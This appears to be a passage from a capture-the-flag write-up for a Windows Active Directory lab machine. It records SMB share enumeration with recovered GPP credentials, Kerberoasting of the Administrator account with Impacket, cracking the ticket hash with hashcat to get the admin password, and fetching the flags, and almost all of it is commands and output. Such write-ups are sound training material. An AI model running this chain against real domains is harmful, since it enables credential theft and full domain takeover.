  ___ _   ___    ___  ____ ___/ / ___  ____  ____  __ __   ___  / /_
 / _ `/  / _ \  / _ \/___// _  / / -_)/ __/ / __/ / // /  / _ \/ __/
 \_, /  / .__/ / .__/     \_,_/  \__/ \__/ /_/    \_, /  / .__/\__/
/___/  /_/    /_/                                /___/  /_/

[ * ] Password: GPPstillStandingStrong2k18
```

Exploitation

1) We can access more shares




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -H 10.10.10.100 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.10.100:445        Name: 10.10.10.100              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
```




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbclient -U 'active.htb/SVC_TGS%GPPstillStandingStrong2k18' '//10.10.10.100/Users/'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sat Jul 21 20:09:20 2018
  ..                                 DR        0  Sat Jul 21 20:09:20 2018
  Administrator                       D        0  Mon Jul 16 15:44:21 2018
  All Users                       DHSrn        0  Tue Jul 14 10:36:44 2009
  Default                           DHR        0  Tue Jul 14 12:08:21 2009
  Default User                    DHSrn        0  Tue Jul 14 10:36:44 2009
  desktop.ini                       AHS      174  Tue Jul 14 10:27:55 2009
  Public                             DR        0  Tue Jul 14 10:27:55 2009
  SVC_TGS                             D        0  Sat Jul 21 20:46:32 2018

                5217023 blocks of size 4096. 278839 blocks available
smb: \> cd SVC_TGS
smb: \SVC_TGS\> ls
  .                                   D        0  Sat Jul 21 20:46:32 2018
  ..                                  D        0  Sat Jul 21 20:46:32 2018
  Contacts                            D        0  Sat Jul 21 20:44:11 2018
  Desktop                             D        0  Sat Jul 21 20:44:42 2018
  Downloads                           D        0  Sat Jul 21 20:44:23 2018
  Favorites                           D        0  Sat Jul 21 20:44:44 2018
  Links                               D        0  Sat Jul 21 20:44:57 2018
  My Documents                        D        0  Sat Jul 21 20:45:03 2018
  My Music                            D        0  Sat Jul 21 20:45:32 2018
  My Pictures                         D        0  Sat Jul 21 20:45:43 2018
  My Videos                           D        0  Sat Jul 21 20:45:53 2018
  Saved Games                         D        0  Sat Jul 21 20:46:12 2018
  Searches                            D        0  Sat Jul 21 20:46:24 2018
cd
                5217023 blocks of size 4096. 278839 blocks available
smb: \SVC_TGS\> cd Desktop
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 20:44:42 2018
  ..                                  D        0  Sat Jul 21 20:44:42 2018
  user.txt                           AR       34  Sun May 19 13:16:34 2024
```

Privilege Escalation

1) Found users to kerberoast




```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ ldapsearch -x -H ldap://10.10.10.100 -D "SVC_TGS@active.htb" -w "GPPstillStandingStrong2k18" -b "dc=active,dc=htb" "(servicePrincipalName=*)" dn service
PrincipalName
# extended LDIF
#
# LDAPv3
# base <dc=active,dc=htb> with scope subtree
# filter: (servicePrincipalName=*)
# requesting: dn servicePrincipalName
#

# Administrator, Users, active.htb
dn: CN=Administrator,CN=Users,DC=active,DC=htb
servicePrincipalName: active/CIFS:445
```




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ python3 GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon                   Deleg
ation
--------------------  -------------  --------------------------------------------------------  --------------------------  --------------------------  -----
-----
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-19 00:36:40.351723  2024-05-19 13:16:36.744943



[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$645135d3bffd7e4b7e87dddc22bde033$4087eb9423dc8029ab1b9f5e04f51cc253810466b33daecd0d54b851dea
c0f59c5bf989778ed7b713f3e0a2456790eddb8a35f1bcf1bbde7e258f0ceb5cfff48f4573e9551da931b2fa563c495a3a00050eed665d9bcb501c8f485080fd20d028831323da1a360fb1a1c185
a6412631a3692da48eb6c081f10201d93b088bb22a50d46d284d270623ce41c48f9ae06cc7859dd5285443effc20fd37b870c4a0fab120e86be980c96be19ee794afa17100b3e92459c4016ac502
81d9c9c96ac0c165d8188e6706b39afa7bd3176ae50fcd9b2fdd2e46c9b120cca0964272c051cc25aa686238b5449142d795cf3614713c826aad7979be8fae50d65205ca8d0375a25b6244e753e6
dc324e68389127e1594832a6b033fd97cffdaba1e7e1fabe6e64737d0c1a3a27cfddc85d6803ccf92af7b5a8b73914072c6ed0ebf84dfc1070a3fcab89007157674bbc6c7a7834a0e177a0eeaa01
52689c52be4406433ef47a2b021aabd64c43dd3cd1ffb5bcb91412fb1d20dfd4ac376512be7d797a2447c21e91abaa0458585e2519d8c30d87b003b239dc634e84239f0eed22ca790122b9ce0ce7
14b16cc84ad29ea02b1cf8666684abbbd73ce14badb94776116554d1ae4dbdfe62e97781cf650e4b0d7b4dc225c39120a60af12da6997971bf25a1e2be5b2e39a845eb52f0376ded9b05da0b91c5
9d99c220b80ae59d545c459e5de72aecbbf0e89b6b38369ddc4b318b5f91cc3de911c6c5d00a416790bc4d60a8411607ee3e25ddb80df9bef50a3675f79202d9525f62cc9026e323358028718af1
41f0bd1fb7d43481118fc69fcf58e33536c8c65bc678b8701e66957574fa9b9824b5a9428e092e81cc34b4f56569ac143722639c7d026657a2806be94d2b14e80722c3ac9244c654cb1f23debb2b
1b573c95275c2e1b6c97cf30c46542b814964b28c1d264111f0c13c7b2755f0f4120bc8fea0e47d029a6eee9a1cabc95b81e1c15d055e731b88339e01a28f1b99b07e632c13ac8f95f39d2d97549
a9ccb9e1f13820a678e809dddbafd7314512f9f947d897208f25cb9046908fe7d1c14789cc0adf108bc698c50ed0612d9228f474b375c023cb56539b74781eb355246f95d86083be58109806f94c
b91543032fb32a7fe9685b3ba8ebf30a5e355f96f246a7b34b14ecaf6ee176013c30c85a41769c7685ea1cdaad5b53a997ec3b7c83cfc201efa784e4081bdd10d93099cb7978f9dfef682a056849
d95cb
```


2) Cracked the ticket



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ hashcat '$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$645135d3bffd7e4b7e87dddc22bde033$4087eb9423dc8029ab1b9f5e04f51cc253810466b33dae
cd0d54b851deac0f59c5bf989778ed7b713f3e0a2456790eddb8a35f1bcf1bbde7e258f0ceb5cfff48f4573e9551da931b2fa563c495a3a00050eed665d9bcb501c8f485080fd20d028831323da1
a360fb1a1c185a6412631a3692da48eb6c081f10201d93b088bb22a50d46d284d270623ce41c48f9ae06cc7859dd5285443effc20fd37b870c4a0fab120e86be980c96be19ee794afa17100b3e92
459c4016ac50281d9c9c96ac0c165d8188e6706b39afa7bd3176ae50fcd9b2fdd2e46c9b120cca0964272c051cc25aa686238b5449142d795cf3614713c826aad7979be8fae50d65205ca8d0375a
25b6244e753e6dc324e68389127e1594832a6b033fd97cffdaba1e7e1fabe6e64737d0c1a3a27cfddc85d6803ccf92af7b5a8b73914072c6ed0ebf84dfc1070a3fcab89007157674bbc6c7a7834a
0e177a0eeaa0152689c52be4406433ef47a2b021aabd64c43dd3cd1ffb5bcb91412fb1d20dfd4ac376512be7d797a2447c21e91abaa0458585e2519d8c30d87b003b239dc634e84239f0eed22ca7
90122b9ce0ce714b16cc84ad29ea02b1cf8666684abbbd73ce14badb94776116554d1ae4dbdfe62e97781cf650e4b0d7b4dc225c39120a60af12da6997971bf25a1e2be5b2e39a845eb52f0376de
d9b05da0b91c59d99c220b80ae59d545c459e5de72aecbbf0e89b6b38369ddc4b318b5f91cc3de911c6c5d00a416790bc4d60a8411607ee3e25ddb80df9bef50a3675f79202d9525f62cc9026e32
3358028718af141f0bd1fb7d43481118fc69fcf58e33536c8c65bc678b8701e66957574fa9b9824b5a9428e092e81cc34b4f56569ac143722639c7d026657a2806be94d2b14e80722c3ac9244c65
4cb1f23debb2b1b573c95275c2e1b6c97cf30c46542b814964b28c1d264111f0c13c7b2755f0f4120bc8fea0e47d029a6eee9a1cabc95b81e1c15d055e731b88339e01a28f1b99b07e632c13ac8f
95f39d2d97549a9ccb9e1f13820a678e809dddbafd7314512f9f947d897208f25cb9046908fe7d1c14789cc0adf108bc698c50ed0612d9228f474b375c023cb56539b74781eb355246f95d86083b
e58109806f94cb91543032fb32a7fe9685b3ba8ebf30a5e355f96f246a7b34b14ecaf6ee176013c30c85a41769c7685ea1cdaad5b53a997ec3b7c83cfc201efa784e4081bdd10d93099cb7978f9d
fef682a056849d95cb' /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```



```
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$645135d3bffd7e4b7e87dddc22bde033$4087eb9423dc8029ab1b9f5e04f51cc253810466b33daecd0d54b851dea
c0f59c5bf989778ed7b713f3e0a2456790eddb8a35f1bcf1bbde7e258f0ceb5cfff48f4573e9551da931b2fa563c495a3a00050eed665d9bcb501c8f485080fd20d028831323da1a360fb1a1c185
a6412631a3692da48eb6c081f10201d93b088bb22a50d46d284d270623ce41c48f9ae06cc7859dd5285443effc20fd37b870c4a0fab120e86be980c96be19ee794afa17100b3e92459c4016ac502
81d9c9c96ac0c165d8188e6706b39afa7bd3176ae50fcd9b2fdd2e46c9b120cca0964272c051cc25aa686238b5449142d795cf3614713c826aad7979be8fae50d65205ca8d0375a25b6244e753e6
dc324e68389127e1594832a6b033fd97cffdaba1e7e1fabe6e64737d0c1a3a27cfddc85d6803ccf92af7b5a8b73914072c6ed0ebf84dfc1070a3fcab89007157674bbc6c7a7834a0e177a0eeaa01
52689c52be4406433ef47a2b021aabd64c43dd3cd1ffb5bcb91412fb1d20dfd4ac376512be7d797a2447c21e91abaa0458585e2519d8c30d87b003b239dc634e84239f0eed22ca790122b9ce0ce7
14b16cc84ad29ea02b1cf8666684abbbd73ce14badb94776116554d1ae4dbdfe62e97781cf650e4b0d7b4dc225c39120a60af12da6997971bf25a1e2be5b2e39a845eb52f0376ded9b05da0b91c5
9d99c220b80ae59d545c459e5de72aecbbf0e89b6b38369ddc4b318b5f91cc3de911c6c5d00a416790bc4d60a8411607ee3e25ddb80df9bef50a3675f79202d9525f62cc9026e323358028718af1
41f0bd1fb7d43481118fc69fcf58e33536c8c65bc678b8701e66957574fa9b9824b5a9428e092e81cc34b4f56569ac143722639c7d026657a2806be94d2b14e80722c3ac9244c654cb1f23debb2b
1b573c95275c2e1b6c97cf30c46542b814964b28c1d264111f0c13c7b2755f0f4120bc8fea0e47d029a6eee9a1cabc95b81e1c15d055e731b88339e01a28f1b99b07e632c13ac8f95f39d2d97549
a9ccb9e1f13820a678e809dddbafd7314512f9f947d897208f25cb9046908fe7d1c14789cc0adf108bc698c50ed0612d9228f474b375c023cb56539b74781eb355246f95d86083be58109806f94c
b91543032fb32a7fe9685b3ba8ebf30a5e355f96f246a7b34b14ecaf6ee176013c30c85a41769c7685ea1cdaad5b53a997ec3b7c83cfc201efa784e4081bdd10d93099cb7978f9dfef682a056849
d95cb:Ticketmaster1968

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Ad...9d95cb
Time.Started.....: Sun May 19 15:24:14 2024 (7 secs)
Time.Estimated...: Sun May 19 15:24:21 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1434.6 kH/s (0.54ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10539008/14344384 (73.47%)
Rejected.........: 0/10539008 (0.00%)
Restore.Point....: 10536960/14344384 (73.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Tiffany93 -> Thelink

Started: Sun May 19 15:23:52 2024
Stopped: Sun May 19 15:24:23 2024
```



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbclient -U 'active.htb/Administrator%Ticketmaster1968' '//10.10.10.100/Users/'
Try "help" to get a list of possible commands.
smb: \> cd Administrator
smb: \Administrator\> cd Desktop
smb: \Administrator\Desktop\> get root.txt
getting file \Administrator\Desktop\root.txt of size 34 as root.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \Administrator\Desktop\> exit

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ cat root.txt
c7094b98dec641af78ce6959952632e3
```